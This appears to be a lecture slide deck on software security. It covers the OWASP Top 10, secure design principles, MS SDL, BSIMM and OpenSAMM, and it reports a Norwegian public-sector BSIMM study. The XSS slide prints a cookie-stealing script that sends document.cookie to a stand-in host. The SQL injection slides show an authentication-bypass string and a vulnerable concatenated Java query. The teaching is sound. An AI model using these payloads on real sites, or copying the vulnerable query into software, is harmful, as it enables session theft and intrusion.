

## Application and Development Security

Lillian Røstad, PhD

Head of Information Security Consulting, Sopra Steria

Adjunct Associate Professor, NTNU

Chairman of the board, Norwegian Information Security Forum



Norwegian University of  
Science and Technology

sopra  steria

## NewsBites

### Russisk hacker-nettverk prøver seg på digitalt bankran i Norge



3 |

- 1 What is Software Security?
- 2 Common Bugs and Flaws - OWASP Top 10
- 3 Development Security – MS SDL, BSIMM and OpenSAMM

2 |



## Why **software** security?

Software Security is the practice of building software to be secure and to continue to function properly under malicious attack. (Gary McGraw)



|



Vulnerability → Attack → Incident

Let's try to make make less of these!



The Trinity of Trouble

Connectivity

Complexity

Extensibility



The three pillars of software security



Learning to think like an attacker



To be able to build more secure systems

Photo: Colourbox



No more - «Penetrate & Patch»




Watch out for trust boundaries



A move towards:  
***Building Security In***

Photos: Colourbox



# RISK



Bugs & Flaws



# Bug

9/9

0800 Antan started  
 1000 stopped - antan ✓  
 1300 032 MF-NC 2.13047645  
 032 PRO 2.13047645  
 032 2.13047645  
 Relays 6-2 m 032 failed speed test  
 in relay 15,000 test.

1100 Started Cosine Tapc (Sine check)  
 1525 Started Multi Adder Test.

1545 Relay #70 Panel F  
 (moth) in relay.

First actual case of bug being found.  
 1700 antan started.  
 1700 closed down.



# Flaw



## Browser security update



41  
2



45  
<1



169  
<1



94  
13

Source: SANS Ouch!




## The Ten Most Critical Web Application Security Risks

### OWASP TOP 10 – 2013

- A1 – Injection
- A2 – Broken Authentication and Session Management
- A3 – Cross-Site Scripting (XSS)
- A4 – Insecure Direct Object References
- A5 – Security Misconfiguration
- A6 – Sensitive Data Exposure
- A7 – Missing Function Level Access Control
- A8 – Cross-Site Request Forgery (CSRF)
- A9 – Using Known Vulnerable Components
- A10 – Unvalidated Redirects and Forwards





«All input is evil.» Michael Howard



# Injection: why an issue?


- System complexity
- Trust-assumption fails
  - Trust no client
  - Trust no network
  - Do all validation server-side



# SQL injection




[Hackmageddon.com](http://Hackmageddon.com)



# SQL injection basics

- Fundamental problem
  - concatenation of untrusted data (raw user input) to trusted data and the whole strings is being sent to the backend database for execution.
- HOW
  - Bypass checks (--)
  - Inject information (;)
- You need to know:
  - Is there a database?
  - What type of database?
  - SQL syntax



# Steps to plan & execute SQLi

1. Survey application
2. Determine user-controllable input susceptible to injection
3. Experiment and try to exploit SQLi vulnerability

## Indicators

- *Negative*: Attacker receives normal response from server.
- *Positive*: Attacker receives an error message from the server indicating that there was a problem with the SQL query.



## Why so common?



## What can you achieve?

- Bypass authentication
- Privilege escalation
- Stealing information
- Destruction



## SQL injection: examples

- Select \* from USR where username = 'usr' and pw='pw';
- Inject:  
sam';-- and whatever I pw field
- Result:  
Select \* from USR where username='sam'; --' and pw='pw'

```
String query = "SELECT account_balance FROM user_data WHERE user_name = " + request.getParameter("usernameName");  
  
try {  
    Statement statement = connection.createStatement();  
    ResultSet results = statement.executeQuery(query);  
}
```



## SQL injection: protection

- Prepared statements (?)
- Stored procedures
- Escaping input
  - filter sql syntax characters before submitting to DB
- Whitelisting
- WAF
- Restrict access rights for DB user
  - Principle of least privilege
- Compartmentalize DB



*Common mistake: using one DB user with broad access rights – shared by everyone.*




## XSS



## Cross-site scripting


- Presenting a user with fraudulent web site content
- Scripts entered into the form field or URL of vulnerable site
- One user enters a script that is executed on the computer of another user

Stored XSS



Reflected XSS





## Cross-site scripting

- **HOW :**
  - When user supplies input data that is echoed to *other* users
  - Form input fields that save data to permanent storage
  - Or URL with CGI parameters

Test form fields: alert/display test

```
<script>alert("XSS warning!")</script>
```

```
<script>alert(document.cookie)</script>
```

```
<script>
document.write("<img src=http://cookiestealer.com/pix.gif?cookie="+document.cookie")
</script>
```



## XSS worms



## Cross-site scripting: protection

- Filter out code from user-supplied input data
  - Whitelisting (data that *is* allowed)
- Remove the ability for data to be misinterpreted as code
  - Transform to pure HTML on server before displaying
  - <> => &gt; &lt;

*Output validation!*






# CSRF (XSRF)



## Cross-site request forgery

One-click attack

Session riding



## CSRF

- Exploits:
  - Site with authenticated users
  - That doesn't validate the referrer header in a request
- Often combined with:
  - XSS: to inject malicious tag
- Protection:
  - Requiring re-authentication by user on critical transactions
  - Limit session cookie lifetime
  - Don't allow browser to remember credentials
  - Always log out




## Command injection



Recommended:

<http://www.linuxjournal.com/video/linux-journal-live-horror-stories>





# Buffer overflow



# Top Ten Software Security Design Flaws and how to avoid them



EARN OR GIVE,  
BUT NEVER ASSUME, TRUST

Assume data are compromised

## USE AN AUTHENTICATION MECHANISM THAT CANNOT BE BYPASSED OR TAMPERED WITH

- Prevent the user from changing identity without re-authentication, once authenticated.
- Consider the strength of the authentication a user has provided before taking action
- Make use of time outs



## AUTHORIZE AFTER YOU AUTHENTICATE

- Authorization depends on a given set of privileges, *and* on the context of the request
- Failing to revoke authorization can result in authenticated users exercising out-of-date authorizations



## STRICTLY SEPARATE DATA AND CONTROL INSTRUCTIONS, AND NEVER PROCESS CONTROL INSTRUCTIONS RECEIVED FROM UNTRUSTED SOURCES

Co-mingling data and control instructions in a single entity is bad



## DEFINE AN APPROACH THAT ENSURES ALL DATA ARE EXPLICITLY VALIDATED

- Use a centralized validation mechanism
- Watch out for assumptions about data
- Avoid blacklisting, use whitelisting



## USE CRYPTOGRAPHY CORRECTLY

Use standard algorithms and libraries

Centralize and re-use

Get help from real experts

Watch out for key management issues

Avoid non-random "randomness"



## IDENTIFY SENSITIVE DATA AND HOW THEY SHOULD BE HANDLED

Classify your data into categories

Watch out for trust boundaries



## ALWAYS CONSIDER THE USERS

Don't assume the users care about security



## UNDERSTAND HOW INTEGRATING EXTERNAL COMPONENTS CHANGES YOUR ATTACK SURFACE



# BE FLEXIBLE WHEN CONSIDERING FUTURE CHANGES TO OBJECTS AND ACTORS


Design for change



# Integrating Software Security Into the Development Process



## The Trustworthy Computing Security Development Lifecycle




Michael Howard, 2005



## Security Development Lifecycle (SDL)



## MS SDL Agile – Every sprint practices



53



## MS SDL Agile – Bucket practices



54




## MS SDL Agile – One-Time practices



55




## Risk Management Framework



56



## Software Security Touchpoints




## The Touchpoints – in order of effectiveness

1. Code review
2. Architectural risk analysis
3. Penetration testing
4. Risk-based security tests
5. Abuse cases
6. Security requirements
7. Security operations



## 10 Guiding Principles for Software Security

1. Secure the weakest link
2. Practice defense in depth
3. Fail securely
4. Follow the principle of least privilege
5. Compartmentalize
6. Keep it simple
7. Promote privacy
8. Remember that hiding secrets is hard
9. Be reluctant to trust
10. Use your community resources





**The Building Security In Maturity Model**  
**BSIMM**  
[www.bsimm.com](http://www.bsimm.com)

A Framework based on established practices



• Study of 67 software security initiatives

- Since 2008



Why BSIMM?

- Informed risk management decisions
- Clarity on what is “the right thing to do” for everyone involved in software security
- Cost reduction through standard, repeatable processes
- Improved code quality



BSIMM core:  
The Software Security Framework

The Software Security Framework (SSF)			
Governance	Intelligence	SSDL Touchpoints	Deployment
Strategy and Metrics	Attack Models	Architecture Analysis	Penetration Testing
Compliance and Policy	Security Features and Design	Code Review	Software Environment
Training	Standards and Requirements	Security Testing	Configuration Management and Vulnerability Management

The BSIMM is not a “how to” guide, nor is it a onsize-fits-all prescription. Instead, the BSIMM is a reflection of the software security state of the art.



Linking it all to the Business Goals

Domain	Practice	Business Goals
Governance	Strategy and Metrics	Transparency of expectations, Accountability for results
	Compliance and Policy	Prescriptive guidance for all stakeholders, Auditability
	Training	Knowledgeable workforce, Error correction
Intelligence	Attack Models	Customized knowledge
	Security Features and Design	Reusable designs, Prescriptive guidance for all stakeholders
	Standards and Requirements	Prescriptive guidance for all stakeholders
SSDL Touchpoints	Architecture Analysis	Quality control
	Code Review	Quality control
	Security Testing	Quality control
Deployment	Penetration Testing	Quality control
	Software Environment	Change management
	Configuration Management and Vulnerability Management	Change management





## The 12 most common activities observed in BSIMM

1. Use external penetration testers to find problems. (62)
2. Ensure host and network security basics are in place. (61)
3. Identify software defects found in operations monitoring and feed them back to development. (59)
4. Identify gate locations, gather necessary artifacts. (57)
5. Perform security feature review. (56)
6. Drive tests with security requirements and security features. (55)
7. Build and publish security features. (54)
8. Identify PII obligations. (52)
9. Provide awareness training. (50)
10. Use automated tools along with manual review. (50)
11. Create a data classification scheme and inventory. (43)
12. Create security standards. (48)



“The BSIMM is a measuring stick for software security. The best way to use the BSIMM is to compare and contrast your own initiative with the data about what other organizations are doing contained in the model. You can then identify goals and objectives of your own and look to the BSIMM to determine which additional activities make sense for you.”

**The BSIMM data show that high maturity initiatives are well rounded—carrying out numerous activities in all twelve of the practices described by the model.**



## OpenSAMM

[www.opensamm.org](http://www.opensamm.org)




## BSIMM vs OpenSAMM

- BSIMM forked from SAMM-beta
- BSIMM based on study of software security practices
- Enables you to compare yourself against others
- Descriptive
- OpenSAMM based on ... experience and knowledge?
- Enables you to evaluate yourself against best practice
- Prescriptive

02.05.2016



# OpenSAMM overview



For each Business Function, SAMM defines three Security Practices.

For each Security Practice, SAMM defines three Maturity Levels as Objectives.

## Maturity Levels

- 0** Implicit starting point representing the activities in the Practice being unfulfilled
- 1** Initial understanding and ad hoc provision of Security Practice
- 2** Increase efficiency and/or effectiveness of the Security Practice
- 3** Comprehensive mastery of the Security Practice at scale


02.05.2016

## Verification: Security Testing

Security Testing		...more on page 66	
	<b>ST 1</b>	<b>ST 2</b>	<b>ST 3</b>
<b>OBJECTIVE</b>	Establish process to perform basic security tests based on implementation and software requirements	Make security testing during development more complete and efficient through automation	Require application-specific security testing to ensure baseline security before deployment
<b>ACTIVITIES</b>	<ul style="list-style-type: none"> <li>A. Derive test cases from known security requirements</li> <li>B. Conduct penetration testing on software releases</li> </ul>	<ul style="list-style-type: none"> <li>A. Utilize automated security testing tools</li> <li>B. Integrate security testing into development process</li> </ul>	<ul style="list-style-type: none"> <li>A. Employ application-specific security testing automation</li> <li>B. Establish release gates for security testing</li> </ul>

02.05.2016

## Conducting assessment



- 0
- 0+
- 1
- 1+
- 2
- 2+
- 3
- 3+

02.05.2016

# The Norwegian BSIMM Study



# About the study

- Why?
- Benchmark
- Who?
- Public sector
- 32 invited – 20 respondents (62,5%)



Assessment Worksheet			
Business Functions	Security Practices	Activities	Answer (Yes, No, Don't Know)
Governance	Strategy & Metrics	We publish our process for addressing software security, containing goals, roles, responsibilities and activities. We have a secure software evangelist role to promote software security internally. We educate our executives about the consequences of inadequate software security. We have identified gate locations in our secure software development process where we make go/no go decisions with respect to software security. We enforce the identified gate locations in our secure software development process where we make go/no go decisions with respect to software security, and track exceptions. We have a process of accepting security risk and documenting accountability. In this process we assign a responsible manager for signing off on the state of all software prior to release. The software security group publishes data internally on the state of software security within the organization. In addition to the software security group, we have also identified members of the development teams that have a special interest in software security, and have a process for involving them in the software security work. We have identified metrics that measure software security initiative progress and success. The software security group has a centralized tracking application to chart the progress of all software. The software security group advertises the software security initiative outside the organization (for example by writing articles, holding talks in conferences, etc).	
	Policy & Compliance	The software security group has an overview of the regulations that our software has to comply with. We have a software security policy to meet regulatory needs and customer demands. The software security group is responsible for identifying all legislation related to personally identifiable information (for example personopplysningsloven). We have identified all the personally identifiable information stored by each of our systems and data repositories. All identified risks have to be mitigated or accepted by a responsible manager. We can demonstrate compliance with regulations that we have to comply with. We make sure that all vendor contracts are compatible with our software security policy. We promote executive awareness of compliance and privacy obligations. We have all the documentation necessary for demonstrating the organization's compliance with regulations we have to comply with (for ex. written policy, lists of controls, artifacts from software development). When managing our third party vendors, we impose our software security policies on them. Information from the secure software development process is routinely fed back into the policy creation process.	
	Education & Guidance	We have a security awareness training program. We offer role-specific security courses (for example on specific tools, technology stacks, bug parade). The security awareness training content/material is tailored to our history of security incidents. We deliver on-demand individual security training. We encourage security learning outside of the software security group by offering specific training and events. We provide security training for new employees to enhance the security culture. We use the security training to identify individuals that have a particular interest in security. We have a reward system for encouraging learning about security. We provide security training for vendors and/or outsourced workers. We host external software security events. We require an annual software security refresher course. The software security group has defined office hours for helping the rest of the organization.	

## Maturity levels


- *Conservative Maturity*
- Scale 0-3
- *Weighted Maturity*
- Scale 0-6
- High Watermark Maturity
- Scale 0-3



# BSIMM score card (example)


Assessment Worksheet									
Business Functions	Security Practices	BSIMM	Activities	Answer	Levels	Weighted Score (0-6)	Conservative Maturity (0-3)	High Watermark (0-3)	
Governance	Strategy & Metrics	SM 1.1	We publish our ....	Yes	Level 1	●	2,0	1+	2
		SM 1.2	We have a secure ...	Yes	Level 2	○			
		SM 1.3	We educate our ...	Yes	Level 3	○			
		SM 1.4	We have identified ...	Yes					
		SM 2.2	We enforce the ...	Yes					
		SM 1.6	We have a process ...	Yes					
		SM 2.1	The software ...	No					
		SM 2.3	In addition to the ...	Yes					
		SM 2.5	We have identified ...	No					
	SM 3.1	The SSG has ...	No						
	SM 3.2	The SSG advertises ...	No						
	Percentage of Practices 63 %								
	Policy & Compliance	CP 1.1	The SSG has an ...	Yes	Level 1	●	2,6	1+	2
		CP 1.3	We have a ...	Yes	Level 2	○			
		CP 1.2	The SSG is ...	Yes	Level 3	○			
CP 2.1		We have identified ...	Yes						
CP 2.2		All identified risks ...	No						
CP 2.3		We can demo ...	Yes						
CP 2.4		We make sure ...	Yes						
CP 2.5		We promote ...	Yes						
CP 3.1		We have all the ...	No						
CP 3.2	When managing ...	No							
CP 3.3	Information from ...	No							
Percentage of Practices 63 %									
Education & Guidance	T 1.1	We have a security ...	No	Level 1	○	0,6	0+	3	
	T 1.5	We offer role ...	No	Level 2	○				
	T 1.6	The security ...	No	Level 3	○				
	T 1.7	We deliver ...	No						
	T 2.5	We encourage ...	No						
	T 2.6	We provide ...	No						
	T 2.7	We use the ...	No						
	T 3.1	We have a reward ...	No						
	T 3.2	We provide ...	No						
	T 3.3	We host external ...	No						
T 3.4	We require an ...	No							
T 3.5	The SSG has ...	Yes							
Percentage of Practices 8 %									

# Example contd.



# Results

# Activities - distribution




## Most common activities

ID	Aktivitetstekst	%
SE 1.2	We use accepted good practice mechanisms for host/network security.	90%
CMVM 2.1	We are able to make quick changes in the software when under attack.	85%
CMVM 2.2	We track software defects found during operations until they are closed.	85%
CP 1.1	The software security group has an overview of the regulations that our software has to comply with.	85%
CP 2.1	We have identified all the personally identifiable information stored by each of our systems and data repositories.	85%
CP 1.2	The software security group is responsible for identifying all legislation related to personally identifiable information (for example personopplysningsloven).	80%
AM 1.5	The software security group keeps up to date by learning about new types of attacks / vulnerabilities.	80%
SFD 1.2	Security is a regular part of our organization's software architecture discussion.	80%
SR 2.3	We use a limited number of standard technology stacks.	80%



<https://www.flickr.com/photos/132073746@N01/145920786/>

## Conservative maturity for the three most mature organizations



## Strategy and metrics

- Goal:
  - Transparency of expectations and accountability of results.
  - Management buy-in

**Maturity: low**

"Risikovurdering  
Det er informasjon som er i  
seksjonen som er viktig  
men disse er ikke så nyttige"

"Risikovurderinger gjøres knyttet til prosjekter, men ikke når det gjelder sikkerhet – de gjelder andre ting. Har gjort risikovurdering knyttet til sikkerhet overordnet for hele virksomheten."

(Sitat fra intervjuene)

sefalls-  
eligere

## Compliance and policy

- Goal:
  - Compliance – rules and regulations.
  - Generate artefacts for audit.

**Maturity: good (better than BSIMM average)**

"Vi har mange jurister som jobber hos oss, og vi som organisasjon har mye instruksjoner og policyer som gjør at vi dekker dette med compliance. Men er usikker på i hvor stor grad dette har konsekvenser for kodingen."

(Sitat fra intervjuene)

## Training

- Goal:
  - Increase knowledge and test procedures.

Maturity: low

"Alle som begynner hos oss må gjennom obligatorisk innføring i sikkerhet, samt underskrive sikkerhetsinstruks. Men er ikke noe om programvaresikkerhet her. Siden utviklerne er innleide er det ingen av de som må gjennom dette opplegget."

(Sitat fra intervjuene)

"Vil ikke kalle det et program. Har ikke kjempegod struktur, men er mer vakkert."

(Sitat fra intervjuene)



## Attack models

- Goal:
  - Knowledge – relevant attacks.

Maturity: low

"Har et forum for å diskutere IKT-drift, men er usikker på om det kommer videre derfra til driftsforvaltning."

